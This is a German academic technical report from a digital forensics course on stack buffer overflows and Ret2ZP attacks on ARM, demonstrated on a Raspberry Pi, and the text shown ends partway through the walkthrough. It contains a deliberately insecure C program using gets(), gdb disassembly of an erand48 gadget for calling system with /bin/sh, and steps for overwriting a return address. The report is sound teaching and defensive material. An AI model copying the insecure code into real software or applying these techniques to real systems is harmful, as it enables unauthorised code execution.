Technische Berichte in Digitaler Forensik

Herausgegeben vom Lehrstuhl für Informatik 1 der Friedrich-Alexander-Universität Erlangen-Nürnberg (FAU) in Kooperation mit dem Masterstudiengang Digitale Forensik (Hochschule Albstadt-Sigmaringen, FAU, Goethe-Universität Frankfurt am Main)

Buffer Overflow Angriffe auf ARM-Plattformen

Michael Terörde

31.03.2016

Technischer Bericht Nr. 8

Zusammenfassung

Ein Stack Buffer Overflow wird verursacht, wenn mehr Daten in einen Buffer auf dem Stack geschrieben werden als dafür vorgesehen sind. Bei x86 Architekturen werden heute häufig Ret2Libc-Attacken durchgeführt, um Zugriff auf Computer zu erlangen. Diese Angriffsform ist bei ARM-Systemen nicht möglich, da Parameter über Register und nicht über den Stack übergeben werden. Dennoch sind auf ARM-Plattformen ähnliche Angriffe möglich, so genannte Ret2ZP-Angriffe. In diesem Beitrag wird eine erste praxisnahe deutschsprachige Einführung in diese Angriffsform auf ARM-Plattformen gegeben.

Dieses Paper ist im Rahmen des Moduls IT-Sicherheit und IT-Angriffe des Studiengangs Digitale Forensik unter der Anleitung von Martin Rieger und David Schlichtenberger entstanden.

Hinweis/Disclaimer
Technische Berichte in Digitaler Forensik werden herausgegeben vom Lehrstuhl für Informatik 1 der Friedrich-Alexander-Universität Erlangen-Nürnberg (FAU) in Kooperation mit dem Masterstudiengang Digitale Forensik Erlangen-Nürnberg. Die Reihe bietet ein Forum für die schnelle Publikation von Forschungsergebnissen in Digitaler Forensik in deutscher Sprache. Die in den Dokumenten enthaltenen Erkenntnisse sind nach bestem Wissen entwickelt und dargestellt. Eine Haftung für die Korrektheit und Verwendbarkeit der Resultate kann jedoch weder von den Autoren noch von den Herausgebern übernommen werden. Alle Rechte verbleiben beim Autor. Einen Überblick über die bisher erschienen Berichte sowie Informationen zur Publikation neuer Berichte finden sich unter https://www1.cs.fau.de/df-whitepapers

Inhaltsverzeichnis

1 Einleitung 3

2 Theoretischer Teil 4

2.1 Buffer Overflow 4

2.1.1 x86 Architektur 4

2.1.2 Funktionsweise des Buffer Overflows 5

2.2 Aktuelle Buffer Overflow Angriffe 6

2.2.1 Sasser 6

2.2.2 Conficker 7

2.3 Abwehrmechanismen 7

2.4 Buffer Overflow Angriffe für ARM-Plattformen 8

2.4.1 Aufbau der ARM-Architektur 8

2.4.2 Buffer Overflow Angriffe bei ARM-Plattformen 9

3 Praktischer Teil 11

3.1 Raspberry Pi 11

3.2 Angreifbarer Code 11

3.3 Exploits 13

3.3.1 Exploit für *access()* 13

3.3.2 Exploit für Stringausgabe „*Hallo Pi*“ 15

4 Zusammenfassung 19

5 Literaturverzeichnis 20

1 Einleitung

Der Bericht zur Lage der IT-Sicherheit in Deutschland für das Jahr 2015 vom Bundesamt für Sicherheit in der Informationstechnik deckt die hohe Anzahl von Schwachstellen in IT-Systemen auf [BSI15]. Eine populäre Methode Systeme anzugreifen oder unbefugten Zugriff zu erhalten, ist eine Buffer Overflow Attacke [Str10], [Sym08]. Dabei handelt es sich um eine aktuelle und schwerwiegende Klasse von Software-Schwachstellen die ausgenutzt werden können. Solche Attacken sind die häufigste Art nicht-E-Mail-basierte Viren und Würmer zu verbreiten [Vie11]. Ein Buffer Overflow, auf Deutsch auch Pufferüberlauf genannt, entsteht, wenn ein Programm mehr Daten in einem temporären Buffer speichert als vorgesehen ist. Die zusätzlichen Daten überschreiben dabei reservierte Bereiche im Speicher und können spezifische Aktionen ausführen, die bei der Programmierung nicht angedacht waren. Die Programmierfehler, die zu Buffer Overflows führen, entstehen oft durch Unaufmerksamkeit beim Programmieren mit wenig abstrahierten Sprachen wie C oder C++.

In diesem Text wird eine Einführung zur Implementierung und Abwehr von Buffer Overflows in ARM-Plattformen gegeben. Im theoretischen Teil werden die Themen Stack-Aufbau, ARM-Systemarchitektur und Buffer Overflow-Angriffe sowie Abwehrmechanismen erläutert. Im praktischen Teil wird detailliert vorgeführt, wie zugangsbeschränkte Funktionen und Shells aufgerufen werden können. Das Ausführen von Maschinencode durch Ausnutzung einer Sicherheitslücke und durch Manipulation der Rücksprungadresse wird auch als Return Oriented Programming (rücksprungorientierte Programmierung) bezeichnet [Sha07].

Der theoretische Teil soll folgende Fragen beantworten:

- Wie ist der Stellenwert von Buffer Overflows im Umfeld der IT-Sicherheit?
- Welche aktuellen Buffer Overflow Angriffe gibt es?
- Welche Abwehrmechanismen werden in welchen Kontext eingesetzt?
- Welche Buffer Overflow Angriffe gibt es für ARM-Plattformen?

Der praktische Teil soll folgendes zeigen:

- Implementierung eines Buffer Overflow Angriffs auf einem Raspberry Pi
- Exploit erstellen, der eine zulassungsbeschränkte Funktion ausführt
- Exploit erstellen, der eine Shell öffnet und den String „Hallo Pi“ ausführt

2 Theoretischer Teil

In diesem Kapitel werden die Grundlagen und der Stand der Technik von Buffer Overflows erläutert. Zunächst werden der Aufbau von Stacks und die grundsätzliche Funktionsweise von Buffer Overflows detailliert erklärt. Im Anschluss wird der Stellenwert dieser Angriffsform in der IT-Technik untersucht und zwei aktuelle Buffer Overflow Angriffe vorgestellt. Es werden Abwehrmechanismen und Buffer Overflow Angriffe auf ARM-Plattformen erläutert.

2.1 Buffer Overflow

Ein Buffer ist ein temporärer Bereich im Speicher um Daten zu speichern. Die Buffer Overflows werden in unterschiedliche Typen unterteilt:

- 1. Generation Stack Overflow
- 2. Generation Off-By-One Overflow und Frame-Pointer Overwrite
- 3. Generation BSS-Overflow
- 4. Generation Heap Overflow

Im Rahmen der hier vorgestellten rücksprungorientierten Programmierung werden nur Angriffe der 1. Generationen betrachtet.

2.1.1 x86 Architektur

Bei der Von-Neumann-Architektur werden Daten und Programmcode im gleichen Speicher gelagert. Bei der heutigen x86er Architektur arbeitet jedes Programm in einem virtuellen Adressraum, der in drei Bereiche unterteilt wird:

1. Stack
2. Heap
3. Codebereich.

Das **Bild 2.1** zeigt ein Beispiel für ein Prozess-Speicher-Layout, welches in die unterschiedlichen Segmente aufgeteilt ist. Im Codebereich wird der Code gelagert, der ausgeführt werden soll. Während der Programmausführung kann man dynamische Speicherbereiche allokieren, wobei die Daten dann im Heap-Segment gespeichert werden. Der Heap wird also verwendet, um dynamische Daten zu verwalten. Der Adressbereich wächst dabei von niedrigen Adresswerten zu hohen Adresswerten.
Das Stack-Segment dient zur Speicherung von lokalen Variablen. Auf dem Stack werden aber auch andere Daten vom Betriebssystem gelegt bevor der Prozess gestartet wird. Der Stack ist eine LIFO-

Datenstruktur (Last In, First Out) und wächst, anders als der Heap, von höheren (z.B. 0xFFFF FFFF) zu niedrigeren Adresswerten (z.B. 0x0000 0000).
Als erstes wird auf dem Stack der Base Pointer (EBP) abgelegt. Er dient als fixer Bezugspunkt in einem Stack Frame, damit die Offsets der Variablen innerhalb des Stack Frames nicht angepasst werden müssen. Auf dem Stack wird ebenfalls die Rücksprungadresse platziert. Da der Stack von höheren zu den niedrigeren Adressen wächst, können Verwaltungsinformationen zu denen auch die Rücksprungadresse gehört, manipuliert werden. Der Stackpointer (ESP) zeigt auf die letzte Adresse des Stacks.




Bild 2.1 Prozess-Speicher-Layout

Das Ziel eines Buffer Overflow Exploits ist das Ausführen von Code auf einem fremden Rechner unter fremden Rechten (z.B. als root). Dabei wird meist ein Programm ausgewählt, das mit Rechten des Eigentümers läuft. Durch Überschreiben des internen Programmpuffers, z.B. durch eine überlange Eingabe können bestimmte Teile, wie die Rücksprungadresse, manipuliert werden. Dadurch können gezielt bestimmte Programmsequenzen des Angreifers ausgeführt werden. Dies kann z.B. Assembler- bzw. Maschinen-Code zum Starten einer Shell sein [Eck13].

2.1.2 Funktionsweise des Buffer Overflows

Ein Buffer Overflow tritt ein, wenn Daten aus externen Quellen, z.B. vom Benutzer, ohne Längenprüfung in einen Buffer mit statischer Länge geschrieben werden. Bei einem realen Buffer Overflow muss der Shellcode ins Laufzeitsystem eingebracht werden. Dazu können gezielt Kommandozeilen-Argumente, Shell-Umgebungsvariablen, die interaktive Eingabe oder Nachrichten des Netzverkehrs manipuliert werden [Eck13].
Oft führt ein Buffer Overflow zum Programmabsturz. Er kann aber auch so konzipiert sein, dass der Programmfluss manipuliert wird und sich somit eingeschleuster Code mit den Rechten des fehlerhaften Programms ausführen lässt. Ein Exploit, der dazu in der Lage ist, besteht aus einem Injection Vector und dem Payload. Der Injection Vector wird in den fehlerhaften Buffer kopiert und modifiziert den Programmfluss. Der Payload ist der eingeschleuste Code, meist ein Shellcode, der

ausgeführt werden soll. Abhängig vom System und Vorhandensein von Umgebungsvariablen kann der Stack an einer anderen Adresse sein. Eine Herausforderung bei der Erstellung des Injection Vectors ist die Adresse des Payloads zu bestimmen, also das Erraten der Adresse des Shellcodes im Speicher. Aus diesem Grund schreibt der Injection Vector zuerst eine Reihe von nop-Befehlen (no operation) und dann den Shellcode in den Buffer. Die nop-Befehle erweitern den Bereich in den erfolgreich gesprungen werden kann und man kann durch Ausprobieren eine Adresse bestimmen, mit der der Exploit funktioniert. Es kann dann irgendwo in den nop-Bereich gesprungen werden, da die nop-Anweisungen abgearbeitet werden und im Anschluss der Shellcode ausgeführt wird. Nach dem Shellcode ist der restliche Speicher bis zur Rücksprungadresse mit der Adresse des Payloads gefüllt.

Ein typischer Buffer Overflow Angriff auf die x86 Architektur wird Return-to-Libc (Ret2Libc) genannt [Sha07]. Die Bibliothek libc ist eine Sammlung von Funktionen, die die Programmiersprache C zur Verfügung stellt. Diese wird bei vielen Programmen in den Speicher geladen und beinhaltet viele Befehle wie *system()*. Durch Ausnutzung dieser vorhandenen Befehle kann eine Shell aufgerufen werden.

2.2 Aktuelle Buffer Overflow Angriffe

In den letzten Jahren stellen Buffer Overflows einer der häufigsten Schwachstellen zum Kompromittieren eines Systems dar. In der Automobilindustrie waren vier von sieben Angriffsvektoren, die erfolgreich ausgenutzt werden konnten, Buffer Overflows. Als erster Buffer Overflow Angriff gilt der Morris Wurm im Jahr 1988, der 6.000 Maschinen infiziert hat und dabei nach Schätzungen 10 bis 100 Millionen USD Schaden verursacht haben soll.

2.2.1 Sasser

Sasser ist ein Wurm der sich auf Computer mit Betriebssystemen von Microsoft Windows XP und 2000 verbreitet hat. Er hat im Jahr 2004 etwa 500.000 Maschinen infiziert. Die Verbreitung erfolgte über die Ausnutzung eines Buffer Overflows im Windows-Systemdienst LSASS, einem Service der in Windows für die Benutzerauthentifizierung zuständig ist. Durch den Buffer Overflow wurde der LSASS-Dienst beendet und Windows startete sich automatisch neu, da sonst der Benutzerwechsel nicht mehr funktioniert. Der kontaminierte Rechner wurde von Sasser in unregelmäßigen zeitlichen Abständen ausgeschaltet oder neugestartet. Diese Neustarts führten zu einem sehr hoch geschätzten Verdienstausfall. Sasser hat IP-Adressen durchsucht und sich mit fremden Rechnern mehrheitlich über den TCP Port 445 verbunden. Auf dem neuen Rechner wird die Schadsoftware von einem bereits infizierten Rechner kopiert, indem Sasser auf Port 5554 einen FTP-Server startet. Ein Indikator für eine Infektion war die Existenz der Datei *c:\win.log* oder *c:\win2.log* auf der Festplatte des Computers.

2.2.2 Conficker

Schätzungen zufolge soll der Conficker Wurm 10 Millionen Computer infiziert haben. Dieser Wurm hat Windows Betriebssysteme, hauptsächlich Windows XP, angegriffen und wurde im November 2008 entdeckt. Um nicht entfernt zu werden, verhindert Conficker mehrere Windows-Dienste, wie das Windows-Update und den Aufruf von Herstellerseiten von Antivirenprogrammen [Fit09]. Der Wurm nutzt eine Buffer Overflow Schwachstelle im Server Service von Windows. Der Buffer Overflow wird durch eine Fehlberechnung in den Parametern, die an die Funktion _tcscpy_s der NetPathCanonicalize() Funktion übergeben werden, erzeugt. Der Wurm fügt sich mit folgendem Schlüssel zur Windows-Registry hinzu [San16]:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<name>.dll ImagePath = %SystemRoot%\system32\svchost.exe -k netsvcs
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\netsvcs\Parameters\"ServiceDll" = "<name>.dll"

Nach dem Eintrag in der Registry nutzt der Wurm bestimmte Internetseiten wie *http://www.getmyip.org* und *http://checkip.dyndns.org* um die IP-Adresse des neu infizierten Computers zu erhalten. Mit dieser IP-Adresse wird dann ein kleiner http-Server (*http://trafficconverter.biz/4vir/antispyware/loadadv.exe*) heruntergeladen und auf der laufenden Maschine geöffnet. Steht der http-Server sucht der Wurm nach weiteren verwundbaren Computer.

2.3 Abwehrmechanismen

Zur Reduzierung der Gefahr von Buffer Overflows können unterschiedliche Maßnahmen ergriffen werden [Nel03]:

- Verzicht auf Funktionen zur String-Manipulation ohne Längenprüfung
- Validierung der User-Eingaben bzgl. Anzahl, Länge und Datentyp
- Strenge Überprüfung verwendeter Umgebungsvariablen
- Verzicht auf Funktionen, die Pointer auf ein Ergebnis im Speicher zurückliefern
- Nutzen der NX-Bits
- Canaries
- Address Space Layout Randomization (ASLR)

Es sollten keine Funktionen zur String-Manipulationen genutzt werden, die keine Längenprüfung durchführen (umschreiben da doppelt). Z.B. sollten die Funktionen *fgests()* statt *gets()* und *strcpy_s* statt *strcpy()* verwendet werden. Benutzereingaben sollten immer hinsichtlich der Länge und des Datentyps kontrolliert werden und Funktionen vermieden werden, die Zeiger auf Ergebnisse im Speicher liefern.

Um Buffer Overflows zu unterbinden, können Nichtausführbarkeits-Regeln in einigen Speichersegmenten genutzt werden. Dadurch kann auf dem Stacksegment eingeschleuster Schadcode nicht ausgeführt werden. Dies geschieht durch den Einsatz des NX-Bit, wobei ein Bit in der Seitentabelle anzeigt, ob ein ausführbares Programm auch ausgeführt werden darf.

Canaries sind bekannte Werte, die zwischen den Puffer und den Kontrolldaten auf den Stack geschrieben werden, um Buffer Overflows zu bemerken. Bei einem Buffer Overflow werden zuerst die Canaries überschrieben. Das Betriebssystem überprüft während der Laufzeit die Unverfälschtheit der Werte. Falls die Canarie-Werte verändert wurden, würde ein Fehler ausgegeben werden.

Das Address Space Layout Randomization Verfahren ist eine Sicherheitsfunktion gegen Buffer Overflows, bei dem es Angreifern erschwert wird die Zieladresse im Speicher zu finden. Durch ALSR hält das Betriebssystem die relevanten Speicheradressen vor Angreifern verschleiert. Der Adressraum eines Prozesses wird bei jedem Ausführen mit zufällig veränderten Adressen aufgebaut. Die Adressen müssen dann erraten werden, wobei eine falsch geratene Adresse höchstwahrscheinlich zum Absturz des Programms führt und dementsprechend nur ein Versuch existiert.

2.4 Buffer Overflow Angriffe für ARM-Plattformen

ARM steht für Advanced RISC Machine und bezeichnet eine 32-Bit Architektur für Mikroprozessoren. ARM-Prozessoren zeichnen sich durch ihre geringe Leistungsaufnahme aus und werden hauptsächlich in eingebetteten Systemen, wie Mobiltelefonen, PDAs, TVs, E-Book Readern und Routern eingesetzt. Insbesondere verwendeten Smartphones ARM-Prozessoren, da sie von allen verbreiteten mobilen Betriebssystemen unterstützt werden [Str10]. Es wird geschätzt, dass 90 % aller Mobiltelefone die verkauft werden mindestens einen ARM-Prozessor besitzen [Acr11].

2.4.1 Aufbau der ARM-Architektur

ARM ist eine simplere Architektur im Vergleich zur x86. Der Assembler für ARM nutzt andere Befehle als x86 [ARM01]. Bei vielen neuen ARM-Plattformen ist der Stack nicht ausführbar, was ein Buffer Overflow erschwert. Parameter, die eine Funktion erhalten, werden bei ARM-Prozessoren in Registern übergeben und nicht auf den Stack geschrieben. Aus diesem Grund ist eine return-to-libc Attacke nicht ohne weiteres möglich. Die Hauptgründe zur Nutzung der Register sind die hohe Geschwindigkeit bei der Ausführung und die Speicherung temporärer kleinerer Werte während der Prozessausführung [Kum13]. Der ARM hat insgesamt 37 Register, wobei 31 die normalen Register sind, von denen 16 jederzeit sichtbar und für den Programmierer verfügbar sind. Die verbleibenden sechs Register sind Statusregister, von denen einige Register nur in speziellen Modes genutzt werden. Alle Register in ARM-Plattformen sind 32 Bit Register. Das **Bild 2.2** zeigt, dass die Register 11 bis 15 spezialisiert sind für bestimmte Inhalte. Nach dem Architektur-Referenz-Dokument [ARM07] haben drei dieser Register eine bestimmte Aufgabe:

- Register 13 Stack Pointer: enthält den Zeiger auf den Stack
- Register 14 Link Register: beinhaltet die Rücksprungadresse, wenn eine Subroutine aufgerufen wurde
- Register 15 Program Counter: beinhaltet die Adresse des nächsten auszuführenden Befehls

Das Register 15 ist Teil der sichtbaren Register und kann direkt durch entsprechende Befehle manipuliert werden. Der Program Counter entspricht dem Instruction Pointer EIP bei der x86 Architektur. Die Register R0 bis R3 enthalten Funktionsargumente. Die Register R4 bis R10 werden für lokale Variablen genutzt.




Bild 2.2 Die sichtbaren Register der ARM Architektur [Acr11]

2.4.2 Buffer Overflow Angriffe bei ARM-Plattformen

Der derzeitige Status von Buffer Overflow auf x86 ist, dass diese Art von Angriffen sehr schwierig durchzuführen sind. Gründe dafür sind, dass der Stack und der Heap nicht ausgeführt werden können, Stack Cookies eingesetzt werden und ASLR weit verbreitet ist. Bei der ARM-Architektur gibt es dagegen fast keinen Schutz, auch wenn hier der Stack und der Heap ebenfalls meist nicht ausführbar sind. ARM-Prozessoren können dennoch durch Buffer Overflows angegriffen werden [Avr11]. Da ein Buffer Overflow nur den Stack überschreibt und nicht die Register, müssen bei ARM-Prozessoren aber andere Ansätze genutzt werden.
Bei Ret2Libc wird die Rücksprungadresse überschrieben und die Parameter an eine angreifbare Funktion übergeben. Diese Angriffe funktionieren nicht auf ARM-Prozessoren, da die Parameter nicht an den Stack übergeben werden müssen, sondern an die Register R0 bis R3. Um Zugriff zu erlangen muss der Program Counter (PC) überschrieben werden, der dem EIP in x86 entspricht und die Register mit den notwendigen Argumenten befüllt werden. Diese Attacke auf ARM-Prozessoren wird als Return to Zero-Protection bezeichnet [Sam10]. Dabei werden bestimmte Funktionen wie erand48 oder seed48 genutzt. In diesen Funktionen befinden sich Codestücke, die die Register beschreiben können. Als Rücksprungadresse aus einer Funktion kann so in diese Codestücke gesprungen werden, um die Codesegmente auszuführen, wobei die richtigen Registerwerte zunächst auf den Stack geschrieben werden müssen. Zuerst muss zur Speicheradresse gesprungen werden, wo sich der Code zum Laden von Registern befindet. Sind die Register korrekt mit den benötigten Argumenten geladen, kann die gewünschte Libc-Funktion *system()* genutzt werden. Das **Bild 2.3**

zeigt den disassemblierten Code der Funktion erand48, der genutzt werden kann, um das Register R0 mit dem richtigen Wert für die Funktion *system()* zu laden. Dazu wird die Rücksprungadresse mit dem Wert 0x40057330 überschrieben, um zum Befehl *ldm sp, {ro, r1}* zu gelangen. Der Befehl ldm nimmt die Werte vom Stack auf, weshalb der korrekte Wert für R0 */bin/sh* auf dem Stack platziert werden muss. Der Wert für R1 ist nicht bedeutend, da *system()* nur ein Argument erhält. Die Adresse der Funktion *system()* muss ins Register LR geschrieben werden, in dem sie auf dem Stack abgelegt wird. Durch die Befehle *pop {lr}* und *bx lr* wird die Funktion aufgerufen. Ein vergleichbarer Exploit kann auch mittels der Funktion seed48 aus der Libc erstellt werden.

```
(gdb) disas erand48
Dump of assembler code for function erand48:
0x40057310 <erand48+0>: push    {lr}            ; (str lr, [sp, #-4]!)
0x40057314 <erand48+4>: ldr     r3, [pc, #36]   ; 0x40057340 <erand48+48>
0x40057318 <erand48+8>: ldr     r1, [pc, #36]   ; 0x40057344 <erand48+52>
0x4005731c <erand48+12>:        sub     sp, sp, #12
0x40057320 <erand48+16>:        add     r3, pc, r3
0x40057324 <erand48+20>:        add     r1, r3, r1
0x40057328 <erand48+24>:        mov     r2, sp
0x4005732c <erand48+28>:        bl      0x400574c8 <erand48_r>
0x40057330 <erand48+32>:        ldm     sp, {r0, r1}
0x40057334 <erand48+36>:        add     sp, sp, #12
0x40057338 <erand48+40>:        pop     {lr}            ; (ldr lr, [sp], #4)
0x4005733c <erand48+44>:        bx      lr
0x40057340 <erand48+48>:        ldrdeq  r11, [pc], -r8
0x40057344 <erand48+52>:        andeq   r3, r0, r8, lsr #4
End of assembler dump.
(gdb)
```

Bild 2.3 Disassemblierter Code der Funktion erand48 [Kum13]

3 Praktischer Teil

In diesem Kapitel wird zunächst der Einplatinencomputer Raspberry Pi vorgestellt und die technischen Parameter erläutert, da auf diesem Rechner ein Buffer Overflow implementiert werden soll. Im Anschluss wird der angreifbare Code vorgestellt und die entwickelten Codes der Exploits erklärt.

3.1 Raspberry Pi

Der Raspberry Pi ist ein Computer auf einer Platine mit den Abmessungen einer Kreditkarte (siehe **Bild 3.1**), der kostengünstig und klein ist und jungen Menschen helfen soll Programmieren zu lernen. Der Rechner enthält ein Ein-Chip-System mit einem ARM-Mikroprozessor. Da der Raspberry Pi einen ARM Prozessor nutzt sind Buffer Overflow Angriffe durchführbar.


Bild 3.1 Foto des Raspberry Pi Model B [Wik16]

Das verwendete Betriebssystem auf dem Raspberry Pi ist Debian Raspbian. Der C-Compiler ist gcc 3.3.3 und der Debugger gbd Version 6.1.

3.2 Angreifbarer Code

Im Folgenden wird ein Code verwendet, der absichtlich nicht sicher programmiert wurde, um Buffer Overflows zu ermöglichen. Der verwendete Code ist in **Bild 3.2** zu sehen. Die problematischen Stellen hier sind die Festlegung der Variablen *password* als ein Character-Array mit sechs Elementen

und die ungeprüfte Eingabe des Passwortes mittels der Funktion *gets()*. Durch *char password[6];* wird auf dem Stack eine Struktur mit fester Länge reserviert.


File Edit Search Options Help

```
1 #include<stdio.h>
2 #include<stdlib.h>
3 #include<string.h>
4
5 void access(void)
6 {
7         printf("Zugang erteilt\n");
8 }
9 void block (void)
10 {
11         printf("Zugang verwehrt\n");
12 }
13
14 int pwd_input(void)
15 {
16         char password[6];
17         printf("Passwort: ");
18         gets(password);
19         if(strcmp(password,"geheim")==0)
20                 {return 1;}
21         else
22                 {return 0;}
23 }
24
25
26 int main(void)
27 {
28         int check;
29         check=pwd_input();
30         if (check==0)
31         {
32                 block();
33         }
34         else
35         {
36                 access();
37         }
38         return 0;
39 }
```

Bild 3.2 Verwendeter fehlerhafter Code

Der obige Code wird in einer Datei mit dem Namen *over.c* gespeichert. Mittels der Konsole wird durch Eingabe des Befehls ***gcc –p –o over over.c*** mittels des gcc Linux Compilers eine ausführbare Datei mit dem Namen *over* erstellt. Startet man das Programm mit ***./over*** gibt es drei Fälle. Bei Eingabe von „*geheim*“ erhält man den Text „*Zugang erteilt*“ in der Konsole, bei Eingabe eines Textes, der nicht „*geheim*“ entspricht und nicht länger als sechs Zeichen, erhält man die Ausgabe „*Zugang verwehrt*“. Bei der Eingabe eines Textes mit mehr als sechs Zeichen erhält man die Fehlermeldung „*Segmentation fault*“. Diese Fehlermeldung zeigt, dass auf einen nicht erlaubten oder nicht vorhandenen Bereich im Arbeitsspeicher zugegriffen wird.
Der Code kann mit dem Konsolen-basierten Debugger gdb durch den Befehl ***gdb over*** debuggt werden. Nach dem mittels *run* der debugging-Prozess gestartet ist und man einen langen Text z.B. „*12345678*“ als Passwort eingibt, wird die Fehlermeldung „*Program received signal SIGSEV, Segmentation fault.*“ erzeugt

3.3 Exploits

Exploits sind Programme oder Eingaben, die Schwachstellen von Programmen ausnutzen. Es werden zwei Exploits entwickelt und eingesetzt, zum einen um Zugriff auf eine Funktion zu erhalten und zum anderen zur Ausgabe eines bestimmten Strings.

3.3.1 Exploit für *access()*

Ziel soll es sein die Funktion *access()* aufzurufen ohne das korrekte Passwort „*geheim*" einzugeben. Dazu wird der Debugger gbd gestartet mit *gdb over*. Mittels *disas access* erhält man die Adresse (hier 0x0000848c) um in die Funktion springen zu können (siehe **Bild 3.3**). Durch Betrachten des disassemblierten Codes der Main-Funktion (*disas main*) erhält man die Adresse, die direkt vor der Funktion *pwd_input* aufgerufen wird. An dieser Stelle wird mittels *break *0x00008528* ein Breakpoint gesetzt. Die Adresse nach der Funktion *pwd_input* entspricht der Rücksprungadresse aus der Funktion zurück ins Hauptprogramm (hier 0x0000852c).

```
File  Edit  Tabs  Help
(gdb) disas access
Dump of assembler code for function access:
   0x0000848c <+0>:     push    {r11, lr}
   0x00008490 <+4>:     add     r11, sp, #4
   0x00008494 <+8>:     ldr     r0, [pc, #4]    ; 0x84a0 <access+20>
   0x00008498 <+12>:    bl      0x83b0
   0x0000849c <+16>:    pop     {r11, pc}
   0x000084a0 <+20>:    andeq   r8, r0, r8, asr #11
End of assembler dump.
(gdb) disas main
Dump of assembler code for function main:
   0x0000851c <+0>:     push    {r11, lr}
   0x00008520 <+4>:     add     r11, sp, #4
   0x00008524 <+8>:     sub     sp, sp, #8
   0x00008528 <+12>:    bl      0x84bc <pwd_input>
   0x0000852c <+16>:    str     r0, [r11, #-8]
   0x00008530 <+20>:    ldr     r3, [r11, #-8]
   0x00008534 <+24>:    cmp     r3, #0
   0x00008538 <+28>:    bne     0x8544 <main+40>
   0x0000853c <+32>:    bl      0x84a4 <block>
   0x00008540 <+36>:    b       0x8548 <main+44>
   0x00008544 <+40>:    bl      0x848c <access>
   0x00008548 <+44>:    mov     r3, #0
   0x0000854c <+48>:    mov     r0, r3
   0x00008550 <+52>:    sub     sp, r11, #4
   0x00008554 <+56>:    pop     {r11, pc}
End of assembler dump.
(gdb) break *0x00008528
Breakpoint 1 at 0x8528: file over.c, line 29.
(gdb) run
Starting program: /home/pi/Desktop/over

Breakpoint 1, main () at over.c:29
29              check=pwd_input();
(gdb) s
```

Bild 3.3 Disassemblierte Funktionen *access()* und *main()*

Das Programm wird mit *run* im Debugger gestartet und mit *step* soweit durch das Programm gesprungen bis die Eingabeaufforderung erscheint. Zum Testen wird „*ABCD*“ eingegeben. Der Bereich auf dem Stack beim Stack Pointer wird mit ***x/10x $sp*** angezeigt. Bei Adresse 0x7efff4c8 sind die Hexadezimalwerte der Eingabe wie in **Bild 3.4** zu sehen. Es folgen 8 Bytes bevor die Rücksprungadresse 0x0000852c zur Main-Funktion folgt.

